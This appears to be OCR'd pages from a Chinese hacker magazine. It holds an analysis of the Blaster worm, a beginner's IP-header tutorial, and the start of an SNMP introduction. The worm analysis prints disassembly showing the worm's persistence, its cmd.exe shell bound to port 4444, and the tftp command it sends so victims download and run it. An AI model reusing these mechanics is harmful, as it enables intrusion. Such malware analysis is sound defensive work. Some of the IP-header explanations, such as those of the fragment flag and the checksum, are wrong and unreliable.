
在拿到样本后，我直接用 PEID 查看了一下，采用 UPX 压缩，于是用 UPX -D 参数进行脱壳处理。我拿到的样本是只读文件，首次脱壳失败，如下：

```
H:\work\RPC>upx -d msblast.exe
UPX - 可执行文件压缩编码器
版权所有 (C) 1996, 1997, 1998, 1999, 2000, 2001,
2002
UPX 1.24w      Markus F.X.J. Oberhumer & Laszlo
Molnar      Nov 7th 2002

文件大小          比率        格式        文件名
-----         ------     --------    ---------
upx: msblast.exe: IOException: file is write pro-
tected -- skipped

解压缩 0 文件s.
```

如果你也想尝试分析请注意这点。在完成脱壳后，我们再次用 PEID 查看，结果发现该病毒采用 LCC 编译，如图所示。



(2) 反汇编分析

病毒样本大小为 6.176k 字节，脱壳后大小为 11.296 字节。我们对其进行反汇编处理：

① 病毒保证自身在系统重启动后被加载，在注册表写下如下键值：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

键值项目名称为 windows auto update，键值指向 %SystemRoot%\system32\msblast.exe，这里的 msblast.exe 是蠕虫文件，代码如下：

```
:00401262 50                push eax
:00401263 6A00              push 00000000
:00401265 683F000F00        push 000F003F
:0040126A 6A00              push 00000000
:0040126C 6A00              push 00000000
:0040126E 6A00              push 00000000

* Possible StringData Ref from Data Obj ->
"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
                                  |
:00401270 685D484000        push 0040485D
:00401275 6802000080        push 80000002

* Reference To: ADVAPI32.RegCreateKeyExA, Ord:
0000h
                                  |
:0040127A E80D110000        Call 0040238C
:0040127F 6A32              push 00000032
```

```
* Possible StringData Ref from Data Obj ->"msblast.exe"
                                  |
:00401281 683C404000              push 0040403C
:00401286 6A01                    push 00000001
:00401288 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"windows auto update"
                                  |
:0040128A 6849484000              push 00404849
:0040128F FF75F8                  push [ebp-08]

* Reference To: ADVAPI32.RegSetValueExA, Ord:0000h
                                  |
:00401292 E801110000              Call 00402398
:00401297 FF75F8                  push [ebp-08]

* Reference To: ADVAPI32.RegCloseKey, Ord:0000h
```

②创建互斥体，防止重复感染。

```
* Possible StringData Ref from Data Obj ->"BILLY"
                                  |
:0040129F 6843484000              push 00404843
:004012A4 6A01                    push 00000001 // 此参数表明创建后立刻生效
:004012A6 6A00                    push 00000000

* Reference To: KERNEL32.CreateMutexA, Ord:0000h
                                  |
:004012A8 E8A3100000              Call 00402350
```

③在本地开启69端口（TFTP UDP/69），该端口用来提供TFTP服务传送文件。

```
:004015B0 E8430E0000              Call 004023F8
:004015B5 83C40C                  add esp, 0000000C
:004015B8 66C785D8FDFFFF0200      mov word ptr [ebp+FFFFFDD8], 0002
:004015C1 6A45    push 00000045   //入栈 69 端口

* Reference To: WS2_32.htons, Ord:0000h
                                  |
:004015C3 E8900B0000              Call 00402158
:004015C8 89C2                    mov edx, eax
:004015CA 668995DAFDFFFF          mov word ptr [ebp+FFFFFDDA], dx
:004015D1 83A5DCFDFFFF00          and dword ptr [ebp+FFFFFDDC], 00000000
:004015D8 6A10                    push 00000010
:004015DA 8D85D8FDFFFF            lea eax, dword ptr [ebp+FFFFFDD8]
:004015E0 50                      push eax
:004015E1 FF3524314000            push dword ptr [00403124]

* Reference To: WS2_32.bind, Ord:0000h
                                  |
:004015E7 E8F00B0000              Call 004021DC // 绑定 69 端口
```

④溢出目标成功后，开启对方的TCP/4444端口并绑定cmd.exe，发送tftp执行下载蠕虫主文件：

```
* Reference To: CRTDLL.memset, Ord:0000h
                                  |
:00401BD2 E821080000              Call 004023F8
:00401BD7 83C40C                  add esp, 0000000C
:00401BDA 66C785C8EDFFFF0200      mov word ptr [ebp+FFFFEDC8], 0002
:00401BE3 685C110000              push 0000115C
//转换为10进制为4444

* Reference To: WS2_32.htons, Ord:0000h
                                  |
:00401BE8 E86B050000              Call 00402158
:00401BED 89C7                    mov edi, eax
:00401BEF 6689BDCAEDFFFF          mov word ptr [ebp+FFFFEDCA], di
:00401BF6 FF750C                  push [ebp+0C]

* Reference To: WS2_32.inet_addr, Ord:0000h //用CMD绑定目标的TCP4444端口
....
* Reference To: WS2_32.connect, Ord:0000h
* Reference To: KERNEL32.CreateThread, Ord:0000h //创建新的线程
                                  |
:00401CD1 E89E060000              Call 00402374
:00401CD6 8985C0EDFFFF            mov dword ptr [ebp+FFFFEDC0], eax
:00401CDC 6A50                    push 00000050
* Reference To: KERNEL32.Sleep, Ord:0000h
...
* Possible StringData Ref from Data Obj ->"msblast.exe" //将msblast.exe作为参数入栈
                                  |
:00401CE3 683C404000              push 0040403C
:00401CE8 6800304000              push 00403000
* Possible StringData Ref from Data Obj ->"tftp -i %s GET %s //作为参数入栈

                                  |
:00401CED 680C484000              push 0040480C
:00401CF2 8D85FCEDFFFF            lea eax, dword ptr [ebp+FFFFEDFC]
:00401CF8 50                      push eax

* Reference To: CRTDLL.sprintf, Ord:0000h
...
Reference To: WS2_32.send, Ord:0000h //发送到目标主机，让它到本机下载参数指定的msblast.exe
```

```
:00401D21 E87A040000                    Call 004021A0
:00401D26 83F801                        cmp eax, 00000001
:00401D29 0F8CBC000000                  jl 00401DEB
:00401D2F 68E8030000                    push 000003E8
```

⑤在目标上执行msblast.exe，代码如下：

```
* Possible StringData Ref from Data Obj ->"msblast.exe"
                                  |
:00401D56 683C404000                    push 0040403C

* Possible StringData Ref from Data Obj ->"start %s"
                                  |
:00401D5B 6802484000                    push 00404802
:00401D60 8D85FCEDFFFF                  lea eax, dword ptr [ebp+FFFFEDFC]
:00401D66 50                            push eax

* Reference To: CRTDLL.sprintf, Ord:0000h
```

到这里，我们就看到了病毒的整个感染执行过程。同样，病毒还有时间判断，在满足条件后进行DDOS攻击，目标是：windowsupdate.com。

三、解决之道

1．要彻底解决该漏洞，需要打微软补丁。

（1）微软针对缺陷的补丁：http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp

（2）针对英文用户

①WinNT：http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

②Win2000：http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

③WinXP：http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

④Win2003：http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

（3）针对中文用户

①WinNT：http://www.ccert.edu.cn/pub/patch/MS/NT4_Cn/CHSQ823980i.EXE

②Win2000：http://www.ccert.edu.cn/pub/patch/MS/win2000/Windows2000-KB823980-x86-CHS.exe

③Winxp：http://www.ccert.edu.cn/pub/patch/MS/xp/WindowsXP-KB823980-x86-CHS.exe

④Win2003：http://www.ccert.edu.cn/pub/patch/MS/WindowsServer2003-KB823980-x86-CHS.exe

2．同时，我们可采用各种杀毒软件、专杀工具来清除蠕虫，但不管怎么做，及时升级是必要的，否则可能重新感染。

如果你具有一定的编程功底，可自己尝试编写清除程序：

（1）清除程序（也适合手工清除）

利用相关工具（如任务管理器）结束进程名为“msblast.exe”的进程，删除系统目录下病毒文件，删除注册表中HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run项下的“windows auto update”键值。


（2）编写疫苗程序

因为病毒创建互斥体来判断是否感染，所以如果我们利用程序来创建一个互斥体标记，那么病毒溢出后也不会感染我们的机器。通过上面的分析，我们可看到互斥体的名字是“BILLY”。

当然，如果配合防火墙或Windows 2000的IP策略关闭135端口，那么效果就更好了。

在蠕虫肆虐时，引发了很多问题，我们要不断提高自己的知识水平来预防可能的危害。不过比较有趣的是：Widnows XP/2003以前被微软封掉的序列号（即不能在线升级的那种），现在居然能升级了，看来微软也有弥补自己失误的实际行动了。这个蠕虫还有一些变种，其中一个名字是Penis32.exe，其实它只是在本蠕虫的基础上把一些代码中的msblast.exe名称改成Penis32.exe而已。

（注：光盘的压缩包中提供有反汇编的全部代码和导入表）



你也许会问:"什么是IP?"IP就是INTERNET PROTOCOL的简写，它工作于网络层（具体请看第8期《黑客X档案》坏小子写的《TCP/IP与OSI》)，网络没有了它可不行啊！很多人可能听过这个名字，但不知道它究竟"长"得怎样！今天，小二我就带你揭开IP包的面纱，让你对它有个全面的认识。如果你有兴趣请跟着我step by step，好吗？Ready，Go!

首先，必须安装一个嗅探器，我们选择eEye.com公司新出的网络通信分析器——IRIS（如果你不懂的话就要赶紧看看第7期的《黑客X档案》里面的黑客研究院小手册——《一嗅天下》了，如果你还没有这个软件，可以到http://www.51faq.com下载)，接着运行IRIS准备抓包，运行命令提示符，在里面敲入如下的命令：PING XXX.XXX.XXX.XXX，回车。此时，回到IRIS界面按下开始按钮，看到数据包了吧，现在就可以停止了。然后在IRIS界面的右上方选中一个数据包，打开Packet Decoder（数码包解码）中的IPV4 header。你看到的将是如图1所示的界面：




图 1

上面的各个部件就组成了IP封包的格式：

version(4) internet header length(4) Type of Service(8) Total Length(16)

Identification(16) Flays(3) Frament Offset(13)

Time To Live(8) Protocol(8) Header chechsum(16)

Source IP Address(32)

Destination IP Address(32)

Options&Padding(0~24)

Data……………………

注意 括号之内的数字就是各部件的长度（bit），如果你是个细心的人，你就会发现每一列的总长度都是32bit(4byte)。

那么它的各个部件表示什么意思呢？请听我一一道来！

Version(版本)：表示的是IP规格版本，目前的IP规格多为4。图1中的1 version=4的意思就是IP规格版本为4。

Internet Header Length(标头长度)：我们从IP封包规格中看到前面的6列为Header，如果Options和Paddings没有设定的话，也就是5列的长度（如图1的2 Header Length=5)。我们又知道每列有32bit也就是4byte，那么5列就是20bytes了（如图1的2)。让我们回到IRIS界面右下方的数据包编辑区看看，如图2所示：

```
0000 00 E0 4C 30 10 46 52 54 AB 32 44 D9 08 00 45 00 ..LO.FRT.2D...E.
0010 00 3C 00 6A 00 00 80 01 74 05 AC 13 37 14 AC 13 .<.j..€.t...7...
0020 37 17 08 00 3E 5C 03 00 0C 00 61 62 63 64 65 66 7...>\....abcdef
0030 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 ghijklmnopqrstuv
0040 77 61 62 63 64 65 66 67 68 69                   wabcdefghi
```

图 2

看到45了吗？前面的"4"就是版本号数，而后面的"5"则是标头长度。

Type of Service(服务类型)，指的是IP封包在传送过程中要求的服务类型，由8个bit组成，其中每个bit的组合分别代表不同的意思，如图3所示：




图 3

000.....Routine 设定IP顺序，预设为0（如图3的000....=0)，数值越高越优先。

...0....Delay（延迟要求)，0为正常值（如图3的...0....=0)，1为低要求。

....0...Throughput（通讯量)，要求0为正常值（如图3的....0...=0)，1为高要求。

.....0..Reliability（可靠性)，要求0为正常值，1为高要求。

......00 Not used（未使用)。

图1的3 Type of service=00表示全部设置为正常值。

Total Length(封包总长)，它的单位一般为字节（byte)，此数值为"标头"和"数据"的总和。图3的十六进位数据"003c"，把它换成十进位就是图1的4（60bytes)。

Identification(识别码)，每一个IP封包都有一个16bit的唯一识别码。由于网络带宽的要求，应用程序产生的数据通过网络传送时都会被拆散成封包形式发送，它将为封包的重组提供依据。从图2中，我们可以看到此封包的ID为006A（将它换成十进制就是图1中的106)。

Flag(标记)，这是当封包在传输过程进行最佳组合时使用的3个bit的识别记号，如图4所示：

```
1011  0........ unused = 0
1011  .0....... Don't fragment = 0
1011  ..0...... More fragments = 0
```

图 4

0........，当此值为 0 的时候表示目前未被使用。

.0.......，当此值为 0 的时候表示封包可以被分割，如果为 1 则能被分割。

..0......，当上一个值为 1 时，此值为 0 就表示该封包是最后一个封包，如果为 1 则表示其后还有被分割的封包。

图 2 的“0000”表示这个封包目前未使用。

Fragment offset(分割定位)，当封包被切开之后由于网络情况或其它因素影响其抵达顺序，这就会使这些封包和当初切割顺序不一致，所以当封包被切割的时候就会被加上一个定位标号，所以在重组的时候就能对号入座了。(因为我们刚才抓取到的封包没有被分割，所以图 1 的 6 Fragment offset=0)。

Time To Live(延续时间)，指一个封包被赋予 TTL 值（一般以秒为单位）之后就会进行记时，如果封包在到达 TTL 值的时候还没被处理的话就会被遗弃。不过并不是所有的 TTL 都以时间为单位，就像本例的 TTL 则以封包路由过程中的跃跳数目（Hop Count）做单位。TTL 值每经过一个跳站或被一个 Router 处理之后就会被减低一个数值。这样当封包在传送过程中由于某些原因而未能抵达目的地的时候就可以避免其一直充斥在网络中。如图 1 的 7 Time to live=128 hops 表示 TTL 为 128 个跳站了。

Protocol(协定)，指的是该封包所使用的网络协议类型，图 1 的 8 Protocol=1 表示所用的协议为 ICMP 协议了（如果是 2 为 IGMP、6 为 TCP 等等)。

Header Checksum(标头检验值)，这个数值主要是用来检错用的，用于确保封包被正确收到。当封包开始进行传送后，接收端主机会利用这个检验值来检验余下的封包，如果一切看来无误就会发出确认信息表示接收正常。如图 1 的 9 Header checksum=ox7405(correct)表示此封包接受无误。

Source IP Address(源 IP 地址)，指发送端的 IP 地址。如图 1 的 10 Source ip=[172.19.55.20]，在图 2 中的值“AC 13 37 14”为十六进制的，把它转换成十进制就是 172.19.55.20 了。

Destination IP Address(目的 IP 地址)，也就是接收端的 IP 地址了，在图 1 的 11 Destination IP=[172.19.55.23]。

Option&Padding，这两个选项很少使用，只有某些特殊的封包需要特定的控制才会利用到。

到此，你是不是对这个“害羞的小女孩”有了一个全面的认识呢？

简单网络管理协议 SNMP 及其编程基本框架与实现介绍

前言：通过此文想让大家知道 SNMP 的用途和结构及对其编程管理的实现。

空傅

一、SNMP 标准组成

简单网络管理协议（SNMP：Simple Network Management Protocol）是由互联网工程任务组（IETF）定义的一套网络管理协议。利用 SNMP，一个管理工作站可以远程管理所有支持这种协议的网络设备，包括监视网络状态、修改网络设备配置、接收网络事件警告等。

LOOK 注意 SNMP 标准主要由三部分组成：简单网络管理协议（SNMP）、管理信息结构（SMI）、管理信息库（MIB）。如今 SNMP 已经从 SNMPv1 发展成 SNMPv2 了，同时也修改和增加了新的标准。

SMI 协议规定了定义和标识 MIB 变量的一组原则。它规定所有的 MIB 变量必须用 ASN.1（即抽象语法表示法 1，它是一种描述数据结构的通用方法，由 ISO 推出）来定义。

管理信息库（MIB，Management Information Base）是一个存放被管理网络元素信息的数据库。被管理网元信息组成有层次的集合，在 MIB 的层次结构中，一个对象标示符唯一标识了被管理对象。网络管理系统（NMS）通过代理读取或设置 MIB 中的变量值，从而实现对网络资源的监视和控制。MIB 的层次结构可以被描述成无根名的树，树的级别被不同的组织所划分。如图 1 所示就是一个最基本的 MIB 树：

一个对象的标识符是由从根出发到对象所在节点的途中所经过的一个数字标号序列组成。如 Internet 的对象标识符就是 1.3.6.1；微软的所有网元由结点 1.3.6.1.4.1.311 开始（定义在 MSFT.MIB 文件中）；后面介绍的 MIB_II.MIB 文件，就是对象 mib2 开始子树的信息，启始对象标识符是 1.3.6.1.2.1。

另外在 MIB 中，叶子节点可以被 SNMP 存取，非叶子节点则不能被存取。

